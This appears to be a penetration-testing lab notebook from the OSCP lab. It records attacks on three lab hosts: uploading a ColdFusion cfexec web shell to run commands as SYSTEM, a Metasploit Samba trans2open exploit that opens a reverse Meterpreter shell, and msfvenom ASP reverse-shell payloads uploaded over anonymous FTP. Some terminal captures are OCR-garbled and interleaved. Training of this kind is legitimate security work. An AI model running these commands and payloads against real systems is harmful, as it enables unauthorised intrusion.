SERVER SETTINGS

- [Settings](#)
- [Request Tuning](#)
- [Caching](#)
- [Client Variables](#)
- [Memory Variables](#)
- [Mappings](#)
- [Mail](#)
- [Charting](#)
- [Font Management](#)
- [Java and JVM](#)
- [Settings Summary](#)

DATA & SERVICES

- [Data Sources](#)
- [Verity Collections](#)
- [Verity K2 Server](#)
- [Web Services](#)
- [Flex Integration](#)

DEBUGGING & LOGGING

- [Debug Output Settings](#)
- [Debugging IP Addresses](#)
- [Debugger Settings](#)
- [Logging Settings](#)
- [Log Files](#)

Scheduled Tasks

- [System Probes](#)
- [Code Analyzer](#)
- [License Scanner](#)

SERVER MONITORING

EXTENSIONS

EVENT GATEWAYS

SECURITY

PACKAGING & DEPLOYMENT

Add/Edit Scheduled Task

Task Name

Duration Start Date End Date (optional)

Frequency One-Time at

Recurring at

Daily every Hours Minutes Seconds
 Start Time End Time

URL

User Name

Password

Timeout (sec)

Proxy Server : Port

Publish Save output to a file

File

Resolve URL Resolve internal URLs so that links remain intact

After the scheduled has ran I managed to access the CMD and capture the proof text
 The script uploaded to : 10.11.1.10/CFIDE/cfexec.cfm
 file was saved : c:\intepub\wwwroot\CFIDE\cfexec.cfm

Directory : Using "c:\Documents and settings\administrator\Desktop\"
 Will help with a space is not good for it.

10.11.1.10/CFIDE/cfexec.cfm

Most Visited Getting Started

Notes:

- Prefix DOS commands with "c:\windows\system32\cmd.exe /c <command>" or wherever cmd.exe is located.
- Options are, of course, the command line options you want to run
- CFEXECUTE could be removed by the admin. If you have access to CFIDE/administrator you can add it back.

Command: c:\windows\system32\cmd.exe

Options: /pe "c:\Documents and Settings\Administrator\Desktop\proof.txt"

Timeout: 55

Exec

```
Volume in drive C has no label.
Volume Serial Number is C4B8-9104

Directory of C:\ColdFusion8\runtime\bin

Directory of c:\Documents and Settings\Administrator\Desktop

04/15/2016  04:02 AM

04/15/2016  04:02 AM
02/26/2015  04:17 AM          35 proof.txt
              1 File(s)        35 bytes
              2 Dir(s)   4,992,532,480 bytes free
```

The screenshot shows a web browser window with the URL 10.11.1.10/CFIDE/cfexec.cfm. The page has a header with a back arrow, a refresh icon, and the URL. Below the header, there are two tabs: "Most Visited" and "Getting Started". The main content area contains the following text:

Notes:

- Prefix DOS commands with "c:\windows\system32\cmd.exe /c <command>" or wherever cmd is located
- Options are, of course, the command line options you want to run
- CFEXECUTE could be removed by the admin. If you have access to CFIDE/administrator you can add it back

Command:	c:\windows\system32\cmd.exe
Options:	/c dir dir
Timeout:	55
<input type="button" value="Exec"/>	

```
Volume in drive C has no label.  
Volume Serial Number is C4B8-9104
```

```
Directory of C:\ColdFusion8\runtime\bin
```

```
Directory of c:\Documents and Settings\Administrator\Desktop
```

```
04/15/2016 04:02 AM
```

```
04/15/2016 04:02 AM
```

02/26/2015	04:17 AM	35	proof.txt
1	File(s)	35	bytes
2	Dir(s)	4,992,532,480	bytes free

```
// The flag = proof.txt
```

The screenshot shows a web browser window with the following details:

- Menu bar: File, Edit, View, History, Bookmarks, Tools, Help
- Tab bar: Browse Server, ColdFusion Administr..., ColdFusion Administr..., http://10.11.... E/cfexec.cfm
- Address bar: 10.11.1.10/CFIDE(cfexec.cfm)
- Toolbar: Most Visited, Getting Started

Notes:

- Prefix DOS commands with "c:\windows\system32\cmd.exe /c <command>" or wherever cmd.exe is
- Options are, of course, the command line options you want to run
- CFEXECUTE could be removed by the admin. If you have access to CFIDE/administrator you can re-e

Command:	c:\windows\system32\cmd.exe
Options:	/c type
Timeout:	55
<input type="button" value="Exec"/>	

a416a831fdd36aa8c01ba0674ca7bf8

// Administrator rights

10.11.1.10/CFIDE/cfexec.cfm

Most Visited Getting Started

Notes:

- Prefix DOS commands with "c:\windows\system32\cmd.exe /c <command>" or wherever cmd.exe is located.
- Options are, of course, the command line options you want to run.
- CFEXECUTE could be removed by the admin. If you have access to CFIDE/administrator you can add it back.

Command: c:\windows\system32\cmd.exe

Options: /c whoami

Timeout: 55

Exec

nt authority\system

The screenshot shows a web browser window with the URL `10.11.1.10/CFIDE/cfexec.cfm`. The page contains a form for executing commands on a Windows system. The 'Command' field is set to `c:\windows\system32\cmd.exe`, the 'Options' field contains `/c hostname`, and the 'Timeout' field is set to `30`. A blue 'Exec' button is visible. Below the form, the text "Windows IP Configuration" is displayed, followed by details for the "Ethernet adapter Local Area Connection 2". The configuration includes:

- Connection-specific DNS Suffix
- IP Address : 10.11.1.10
- Subnet Mask : 255.255.0.0
- Default Gateway : 10.11.1.220

Gateway = 10.11.1.220

//hostname

Command: c:\windows\system32\cmd.exe

Options: /c hostname

Timeout: 2

Exec

mike

//system info

Command: c:\windows\system32\cmd.exe

Options: /c systeminfo

Timeout: 2

Exec

```
Host Name: MIKE
OS Name: Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version: 5.2.3790 Service Pack 2 Build 3790
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Uniprocessor Free
Registered Owner: Offsec
Registered Organization: lab
Product ID: 69712-296-3669387-44706
Original Install Date: 9/21/2011, 6:34:25 AM
System Up Time: 279 Days, 21 Hours, 19 Minutes, 4 Seconds
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: X86-based PC
Processor(s): 1 Processor(s) Installed.
[01]: x86 Family 6 Model 63 Stepping 2 GenuineIntel ~2596
BIOS Version: INTEL - 6040000
Windows Directory: C:\WINDOWS
System Directory: C:\WINDOWS\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (GMT-08:00) Pacific Time (US & Canada)
Total Physical Memory: 1,023 MB
Available Physical Memory: 553 MB
Page File: Max Size: 2,470 MB
Page File: Available: 2,105 MB
Page File: In Use: 365 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): 275 Hotfix(s) Installed.
[01]: File 1
[02]: File 1
[03]: File 1
```

//time

Command: c:\windows\system32\cmd.exe

Options: /c net time \\mike

Timeout:

2

Exec

Current time at \\mike is 9/22/2017 5:30 AM

The command completed successfully.

Taskmanager : tasklist /V /S mike

Options:	/c tasklist /V /S mike
Timeout:	2
<input type="button" value="Exec"/>	

Image Name	PID	Session Name	Session#	Mem Usage	Status	User Name
System Idle Process	0	Console	0	28 K	Unknown	NT AUTHORITY\SYSTEM
System	4	Console	0	236 K	Unknown	NT AUTHORITY\SYSTEM
smss.exe	288	Console	0	508 K	Unknown	NT AUTHORITY\SYSTEM
csrss.exe	336	Console	0	4,004 K	Running	NT AUTHORITY\SYSTEM
winlogon.exe	360	Console	0	10,424 K	Running	NT AUTHORITY\SYSTEM
services.exe	408	Console	0	5,588 K	Unknown	NT AUTHORITY\SYSTEM
lsass.exe	420	Console	0	7,728 K	Unknown	NT AUTHORITY\SYSTEM
vmachlhp.exe	612	Console	0	2,508 K	Unknown	NT AUTHORITY\SYSTEM
svchost.exe	628	Console	0	3,220 K	Unknown	NT AUTHORITY\SYSTEM
svchost.exe	692	Console	0	3,808 K	Unknown	NT AUTHORITY\NETWORK SERVICE
svchost.exe	756	Console	0	4,100 K	Unknown	NT AUTHORITY\NETWORK SERVICE
svchost.exe	780	Console	0	2,452 K	Unknown	NT AUTHORITY\LOCAL SERVICE
svchost.exe	816	Console	0	16,316 K	Unknown	NT AUTHORITY\SYSTEM
spoolsv.exe	976	Console	0	5,888 K	Unknown	NT AUTHORITY\SYSTEM
msdtc.exe	1004	Console	0	4,672 K	Unknown	NT AUTHORITY\NETWORK SERVICE
CF8DotNetsvc.exe	1124	Console	0	1,352 K	Unknown	NT AUTHORITY\SYSTEM
jrunsvc.exe	1148	Console	0	1,692 K	Unknown	NT AUTHORITY\SYSTEM
JNBDotNetSide.exe	1156	Console	0	12,608 K	Unknown	NT AUTHORITY\SYSTEM
swagent.exe	1168	Console	0	3,268 K	Unknown	NT AUTHORITY\SYSTEM
jrun.exe	1196	Console	0	175,712 K	Unknown	NT AUTHORITY\SYSTEM
swstrtr.exe	1208	Console	0	1,288 K	Unknown	NT AUTHORITY\SYSTEM
swsoc.exe	1224	Console	0	4,148 K	Unknown	NT AUTHORITY\SYSTEM
k2admin.exe	1256	Console	0	8,044 K	Unknown	NT AUTHORITY\SYSTEM
inetinfo.exe	1340	Console	0	8,628 K	Unknown	NT AUTHORITY\SYSTEM
svchost.exe	1412	Console	0	1,504 K	Unknown	NT AUTHORITY\LOCAL SERVICE
vmtoolsd.exe	1560	Console	0	11,920 K	Not Responding	NT AUTHORITY\SYSTEM
svchost.exe	2128	Console	0	5,508 K	Unknown	NT AUTHORITY\SYSTEM
k2server.exe	2392	Console	0	9,444 K	Unknown	NT AUTHORITY\SYSTEM
k2index.exe	2416	Console	0	7,420 K	Unknown	NT AUTHORITY\SYSTEM
svchost.exe	2656	Console	0	4,380 K	Unknown	NT AUTHORITY\SYSTEM
dlhost.exe	2864	Console	0	7,320 K	Unknown	NT AUTHORITY\SYSTEM
alg.exe	3020	Console	0	2,928 K	Unknown	NT AUTHORITY\LOCAL SERVICE
wmiprvse.exe	3596	Console	0	5,292 K	Unknown	NT AUTHORITY\SYSTEM
logon.scr	4020	Console	0	1,664 K	Running	NT AUTHORITY\LOCAL SERVICE
cmd.exe	568	Console	0	1,480 K	Unknown	NT AUTHORITY\SYSTEM
cmd.exe	4048	Console	0	1,480 K	Unknown	NT AUTHORITY\SYSTEM
cmd.exe	444	Console	0	1,484 K	Unknown	NT AUTHORITY\SYSTEM
cmd.exe	332	Console	0	1,488 K	Unknown	NT AUTHORITY\SYSTEM
cmd.exe	1372	Console	0	1,484 K	Unknown	NT AUTHORITY\SYSTEM
cmd.exe	3764	Console	0	1,488 K	Unknown	NT AUTHORITY\SYSTEM
cmd.exe	3448	Console	0	1,484 K	Unknown	NT AUTHORITY\SYSTEM
cmd.exe	2732	Console	0	1,484 K	Unknown	NT AUTHORITY\SYSTEM
w3wp.exe	1448	Console	0	9,392 K	Unknown	NT AUTHORITY\NETWORK SERVICE
cmd.exe	2222	Console	0	1,476 K	Unknown	NT AUTHORITY\SYSTEM


After disabling the firewall more services appear to be working and all services opened up

```

SYN Stealth Scan Timing: About 99.99% done; ETC: 08:43 (0:00:00 remaining)
Stats: 0:01:08 elapsed; 0 hosts completed (1x up), 0 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 08:43 (0:00:00 remaining)
Nmap scan report for 10.11.1.10
Host is up (0.10s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Microsoft IIS httpd 6.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 2003 or 2008 microsoft-ds
1025/tcp  open  msrpc         Microsoft Windows RPC
1033/tcp  open  rmiregistry   Java RMI
1037/tcp  open  msrpc         Microsoft Windows RPC
2522/tcp  open  windb?
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
7999/tcp  open  irdmi2?
MAC Address: 00:50:56:B8:EF:2F (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003

Service detection performed. Please report any incorrect results at https://nmap.org/s
Nmap done: 1 IP address (1 host up) scanned in 154.32 seconds
root@kali:~/var/www/html#

```



Notes:

- Prefix DOS commands with "c:\windows\system32\cmd.exe /c <command>" or wherever cmd.exe is
- Options are, of course, the command line options you want to run
- CFEXECUTE could be removed by the admin. If you have access to CFIDE/administrator you can re-enable

metasploit framework

Command:

Options:

Timeout:

```

Volume in drive C has no label.
Volume Serial Number is C4B8-9104

Directory of C:\ColdFusion8\runtime\bin

Directory of c:\Documents and Settings\Administrator\Desktop

02/26/2015  04:17 AM           35 proof.txt
               1 File(s)      35 bytes
               0 Dir(s)  5,004,939,264 bytes free

```

Reference :

<https://jumpespjump.blogspot.co.uk/2014/03/attacking-adobe-coldfusion.html>

<http://hatriot.github.io/blog/2014/04/02/lfi-to-stager-payload-in-coldfusion/>

<https://www.exploit-db.com/exploits/27755/>

Tophat -115

17 May 2018
09:53

//NMAP was run and nothing was very obvisuous

Apache/2.0.40

ot shown: 989 closed ports

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 1.1.3
ftp-anon: Anonymous FTP login allowed (FTP code 230)			
_drwxr-xr-x 2 0 0 4096 Feb 28 2003 pub			
22/tcp	open	ssh	OpenSSH 3.5p1 (protocol 1.99)
ssh-hostkey:			
1024 36:70:a4:9f:32:47:ac:57:3f:ef:a1:ec:0b:ba:44:1b (RSA1)			
1024 64:79:7d:c6:a2:63:32:54:f0:d9:2b:f3:5d:c7:d2:69 (DSA)			
_ 1024 48:fb:39:3d:30:82:50:de:66:69:c5:ca:45:62:c0:dc (RSA)			
_sshv1: Server supports SSHv1			
25/tcp	open	smtp?	
_smtp-commands: Couldn't establish connection on port 25			
80/tcp	open	http	Apache httpd 2.0.40 ((Red Hat Linux))
http-methods:			
_ Potentially risky methods: TRACE			
_http-server-header: Apache/2.0.40 (Red Hat Linux)			
_http-title: Test Page for the Apache Web Server on Red Hat Linux			
111/tcp	open	rpcbind	2 (RPC #100000)
rpcinfo:			
program version port/proto service			
100000	2	111/tcp	rpcbind
100000	2	111/udp	rpcbind
100024	1	32768/tcp	status
100024	1	32768/udp	status
_ 391002	2	32769/tcp	sgi_fam

139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)
143/tcp open imap UW imapd 2001.315rh
|_imap-capabilities: SORT IDLE IMAP4REV1 THREAD=ORDEREDSUBJECT OK AUTH=LOGINA0001
NAMESPACE completed CAPABILITY LOGIN-REFERRALS STARTTLS MAILBOX-REFERRALS
MULTIAPPEND THREAD=REFERENCES SCAN
| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName
=SomeState/countryName=--
| Not valid before: 2007-01-16T06:07:45
|_Not valid after: 2008-01-16T06:07:45
|_ssl-date: 2018-05-17T08:56:42+00:00; -1s from scanner time.
199/tcp open smux Linux SNMP multiplexer
443/tcp open ssl/http Apache httpd 2.0.40 ((Red Hat Linux))
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.0.40 (Red Hat Linux)
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| ssl-cert: Subject: commonName=redhat/organizationName=ACME LOCAL
LTD/stateOrProvinceName=Berkshire/countryName=GB
| Not valid before: 2007-01-16T14:54:43
|_Not valid after: 2008-01-16T14:54:43
|_ssl-date: 2018-05-17T08:56:19+00:00; -1s from scanner time.
| sslv2:
| SSLv2 supported
| ciphers:
|_ SSL2_RC4_64_WITH_MD5
|_ SSL2 DES_64_CBC_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2 DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
3306/tcp open mysql MySQL (unauthorized)
32768/tcp open status 1 (RPC #100024)
MAC Address: 00:50:56:89:3C:EC (VMware)
No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=5/17%OT=21%CT=1%CU=36003%PV=Y%DS=1%DC=D%G=Y%M=005056%T
OS:M=5AFD43D1%P=x86_64-pc-linux-gnu)SEQ(SP=C6%GCD=1%ISR=C8%TI=Z%II=I%TS=7)O

OS:PS(O1=M529ST11NW0%O2=M529ST11NW0%O3=M529NNT11NW0%O4=M529ST11NW0%O5=M529S
OS:T11NW0%O6=M529ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)E
OS:CN(R=Y%DF=Y%T=40%W=16D0%O=M529NNSNW0%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F
OS:=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%R
OS:D=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%
OS:RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

Service Info: Host: tophat.acme.local; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

```
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
|_nbstat: NetBIOS name: TOPHAT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
```

TRACEROUTE

HOP	RTT	ADDRESS
1	171.42 ms	10.11.1.115

//Running Enum4linux

```

root@kali: ~/Downloads/la... × root@kali: ~/Downloads × root@kali: ~/Downloads/la... × root@kali: ~
Domain Name: MYGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
=====
| OS information on 10.11.1.115 |
=====
Use of uninitialized value $os in info in concatenation (.) or string at ./enum4linux.pl line 4
[+] Got OS info for 10.11.1.115 from smbclient:
[+] Got OS info for 10.11.1.115 from srvinfo:
    TOPHAT          Wk Sv PrQ Unx NT SNT Samba Server
    platform_id      500
    os version       : 4.9
    server type     : 0x9a03
=====
NOTE: Your guest paste has been posted. If you sign up for a free account, you can edit and delete your pastes.
=====

| Users on 10.11.1.115 |
=====
Use of uninitialized value $users in print at ./enum4linux.pl line 874.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 877.
Use of uninitialized value $users in print at ./enum4linux.pl line 888.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 890.
    4. PORT      STATE SERVICE      VERSION
=====
| Share Enumeration on 10.11.1.115 |
=====
WARNING: The "syslog" option is deprecated
        21/tcp      open  vsftpd 1.1.3
        login allowed (FTP code 230)
        22/tcp      open  ssh      OpenSSH 3.5p1 (protocol 1.99)
        9. | ssh-hostkey: -----
        10. | IPC$    36:70:a5:64:79:70:cl:26:35:54:10:09:20:13:5d:c7:d2:69 (DSA)
        11. | ADMIN$   IPC      IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
        12. | 1024 48:fb:39:3d:30:82:50:de:66:69:c5:ca:45:62:c0:dc (RSA)
        13. | Server   Type      Comment
        14. | sshv1: Comment supports SSHv1
        15. | BARRY    Samba Server
        16. | PHOENIX Samba Server Version 3.0.33-0.0.17.el4
        17. | TOPHAT   Samba Server Apache httpd 2.0.40 ((Red Hat Linux))
        18. | Workgroup Master
        19. | MYGROUP  Master
        20. | http-methods: TRACE
[+] Attempting to map shares on 10.11.1.115
//10.11.1.115/IPC$ [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_NETWORK_ACCESS_DENIED listing \*

```

The results didn't show the version of the SAMBA server, after some research done on the platform_id , OS version and TOPHAT WK SVPRQ unx NT SNT SAMABA server , I have discovered the below Metasploit module

The exploit is targeting a buffer overflow in Samba version 2.2.0 to 2.2.8 and any other older versions of Redhat.

CVE- 2003-0201

//Proof Metasploit running and exploiting Samba

```
root@kali: ~/Downloads/la... x root@kali: ~/Downloads x root@kali: ~/Downloads/la... x root@kali: ~

[!] Most [!] Offender [!] Kali Linux [!] Kali Docs [!] Kali Tools [!] Exploit-DB [!] Aircrack-ng [!] Kali Forums
0 Samba 2.2.x - BruteForce 3
4 Module options (exploit/linux/samba/trans2open):
msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 10.11.0.72:4444
[*] 10.11.1.115:139 - Trying return address 0xbfffffdfc...
[*] 10.11.1.115:139 - Trying return address 0xbfffffcfc...
[*] 10.11.1.115:139 - Trying return address 0xbfffffbfc...
[*] 10.11.1.115:139 - Trying return address 0xbfffffafc...
[*] 10.11.1.115:139 - Trying return address 0xbfffff9fc...
[*] 10.11.1.115:139 - Trying return address 0xbfffff8fc...
[*] 10.11.1.115:139 - Trying return address 0xbfffff7fc...
[*] 10.11.1.115:139 - Trying return address 0xbfffff6fc...
[*] 10.11.1.115:139 - Trying return address 0xbfffff5fc...
[*] 10.11.1.115:139 - Trying return address 0xbfffff4fc...
[*] 10.11.1.115:139 - Trying return address 0xbfffff3fc...
[*] 10.11.1.115:139 - Trying return address 0xbfffff2fc...
[*] 10.11.1.115:139 - Trying return address 0xbfffff1fc...
[*] 10.11.1.115:139 - Trying return address 0xbfffff0fc...
[*] 10.11.1.115:139 - Trying return address 0xbffffefffc...
[*] 10.11.1.115:139 - Trying return address 0xbfffffeefc...
[*] 10.11.1.115:139 - Trying return address 0xbfffffedfc...
[*] 10.11.1.115:139 - Trying return address 0xbfffffecfc...
[*] Sending stage (857352 bytes) to 10.11.1.115
[*] 10.11.1.115:139 - Trying return address 0xbfffffebfc...
[*] 10.11.1.115:139 - Trying return address 0xbfffffeaafc...
[*] 10.11.1.115:139 - Trying return address 0xbffffe9fc...
[*] Meterpreter session 2 opened (10.11.0.72:4444 -> 10.11.1.115:32838) at 2018-05-17 12:18
[*] Sending stage (857352 bytes) to 10.11.1.115
[*] 10.11.1.115:139 - Trying return address 0xbffffe8fc...
[*] [*] Transmitting intermediate stager for over-sized stage...(105 bytes)
meterpreter > shell
Process 9462 created.
Channel 1 created.
whoami
root
ls
cd pwd
/bin/sh: line 4: cd: pwd: No such file or directory
/bin/bash
pwd
/tmp
cat /root/proof.txt
377bbe9add593ba528fd9bd3104d2f25
```

```

root@kali: ~/Downloads/la... × root@kali: ~/Downloads × root@kali: ~/Downloads/la... × root@kali:
[*] Meterpreter session 2 opened (10.11.0.72:4444 -> 10.11.1.115:32838) at 2018-05-17 12:18
[*] Sending stage (857352 bytes) to 10.11.1.115
[*] 10.11.1.115:139 - Trying return address 0xbffffe8fc...
meterpreter > shell
Process 9462 created.
Channel 1 created.
whoami
root
ls
cd pwd
cd /root
/bin/sh: line 4: cd: pwd: No such file or directory
/bin/bash
pwd
/tmp
cat /root/proof.txt
377bbe9add593ba528fd9bd3104d2f25
ifconfig
hostneth0      Link encap:Ethernet HWaddr 00:50:56:89:3C:EC
               inet addr:10.11.1.115 Bcast:10.11.255.255 Mask:255.255.0.0
               UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
               RX packets:22539 errors:2 dropped:2 overruns:0 frame:0
               TX packets:12813 errors:0 dropped:0 overruns:0 carrier:0
               collisions:0 txqueuelen:100
               RX bytes:4274008 (4.0 Mb) TX bytes:3102019 (2.9 Mb)
               Interrupt:11 Base address:0x2000
lo             Link encap:Local Loopback
               inet addr:127.0.0.1 Mask:255.0.0.0
               UP LOOPBACK RUNNING MTU:16436 Metric:1
               RX packets:398 errors:0 dropped:0 overruns:0 frame:0
               TX packets:398 errors:0 dropped:0 overruns:0 carrier:0
               collisions:0 txqueuelen:0
               RX bytes:26070 (25.4 Kb) TX bytes:26070 (25.4 Kb)
ame
tophat.acme.com
hostname
tophat.acme.com
ls
pwd
ho/tmp
cd /root
ls -lah
total 128K
drwxr-x--- 12 root      root      4.0K May 20 2015 .

```

10.11.1.13

26 September 2017
20:21

Nmap shows the 3 port being open :

```
root@kali:~# nmap -sV 10.11.1.13 --open
Starting Nmap 7.50 ( https://nmap.org ) at 2017-09-26 15:43 EDT
Nmap scan report for 10.11.1.13
Host is up (0.098s latency).
Not shown: 997 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-rate
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftptd
80/tcp    open  http     Microsoft IIS httpd 5.1
3389/tcp  open  tcpwrapped
MAC Address: 00:50:56:B8:32:57 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at ht
Nmap done: 1 IP address (1 host up) scanned in 18.98 seconds
root@kali:~# █ ?Invalid command
ftp> exit
```

The Dirb showed other directories as well however we used the <FTP://10.11.1.13> and the Anonymous login worked.


After multiple tries only the "wwwroot" directory would display in the HTTP and not other, I have tried multiple CMD commands such as cmadsap but it has not worked . After creating a msfvenom reverse shell , two were created:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp
LHOST=10.11.0.71 LPORT=1234 -f asp > shell_1234.asp
No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of asp file: 38227 bytes
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp
LHOST=10.11.0.71 LPORT=1234 -f asp -o shell_1234_o.asp
No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
```

No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of asp file: 38705 bytes
Saved as: shell_1234_o.asp

Only the wwwroot folder was html allowed:



//after using the listener to get the shell back :
Fill the settings same as the above port "1234"

```
root@kali:~# msfconsole -q
[-] Failed to connect to the database: could not connect to server: Connection refused
      Is the server running on host "localhost" (::1) and accepting
      TCP/IP connections on port 5432?
could not connect to server: Connection refused
      Is the server running on host "localhost" (127.0.0.1) and accepting
      TCP/IP connections on port 5432?
      usage: put local-file remote-file
      ftp>
msf >   ftp>
msf > use exploit/multi/handler
msf exploit(handler)> show options
      Handler connection to 10.11.1.13, use close first.
      ftp>
Module options (exploit/multi/handler):
      Name  Current Setting  Required  Description
      ----  ==============  ======  ======
      Timeout (500 seconds): closing control connection.
      ftp> open 10.11.1.13
      Connected to 10.11.1.13.
Exploit target: Microsoft FTP Service
      Name (10.11.1.13:root): anonymous
      Id  Name          Anonymous access allowed, send identity (e-mail name) as password
      --  -Password:
      0  Wildcard Target user logged in.
          Remote system type is Windows_NT.
      ftp> put
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler)> options
      Set payload/windows/shell/reverse_tcp remote: /AdminScripts/shell_1234.asp
      200 PORT command successful.
Module options (exploit/multi/handler):
      Set payload/windows/shell/reverse_tcp connection for /AdminScripts/shell_1234.asp
      226 Transfer complete.
      Name  Current Setting  Required  Description
      ----  ==============  ======  ======
      ftp> put
      (local-file) /root/shell_1234_o.asp
      dr  (remote-file) /AdminScripts/shell_1234_o.asp
Payload options (windows/shell/reverse_tcp):
      Set payload/windows/shell/reverse_tcp : /AdminScripts/shell_1234_o.asp
      200 PORT command successful.
      Name  150 Current Setting  Required  Description
      ----  ==============  ======  ======
      EXITFUNC process sent in 0. yes secs (5) Exit technique (Accepted: '', seh, t
      LHOST
      LPORT    4444
      yes      The listen address
      yes      The listen port
```

//system info of the machine. The machine is called bob , very limited shell.

```
[root@10.11.1.13:5185 10.11.1.13]
[remote-file] /wwwroot/shell-1234.asp
Local msf/exploit(handler) > sessions /2/wwwroot/shell-1234.asp
[*] Starting interaction with 2...
[*] Opening ASCII mode data connection for /wwwroot/shell-1234.asp.
[226] Microsoft Windows XP [Version 5.1.2600]
[3829] (C) Copyright 1985-2001 Microsoft Corp.
[ftp]>
[ftp]> C:\WINDOWS\system32>set
[ftp]> set
?Inv ALLUSERSPROFILE=C:\Documents and Settings\All Users
[ftp]> CommonProgramFiles=C:\Program Files\Common Files
[221] COMPUTERNAME=BOB
[root] ComSpec=C:\WINDOWS\system32\cmd.exe
[Conn CYGWIN=tty
[220] NUMBER_OF_PROCESSORS=1
[Name OS=Windows NT
[331] Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem
[Pass] PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
[230] PROCESSOR_ARCHITECTURE=x86
[Remo] PROCESSOR_IDENTIFIER=x86 Family 6 Model 15 Stepping 2, GenuineIntel
[ftp]> PROCESSOR_LEVEL=6
[ftp]> PROCESSOR_REVISION=0f02
[Loca] ProgramFiles=C:\Program Files
[remo] PROMPT=$P$G
[Loca] SystemDrive=C:
[200] SystemRoot=C:\WINDOWS
[150] TEMP=C:\WINDOWS\TEMP
[226] TMP=C:\WINDOWS\TEMP
[3877] USERPROFILE=C:\Documents and Settings\Default User
[ftp]> windir=C:\WINDOWS
[ftp]>
C:\WINDOWS\system32>
```

//systeminfo

```
C:\WINDOWS\system32>systeminfo
systeminfo

Host Name: BOB
OS Name: Microsoft Windows XP Professional
OS Version: 5.1.2600 Service Pack 1 Build 2600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Uniprocessor Free
Registered Owner: Offsec
Registered Organization: Offsec
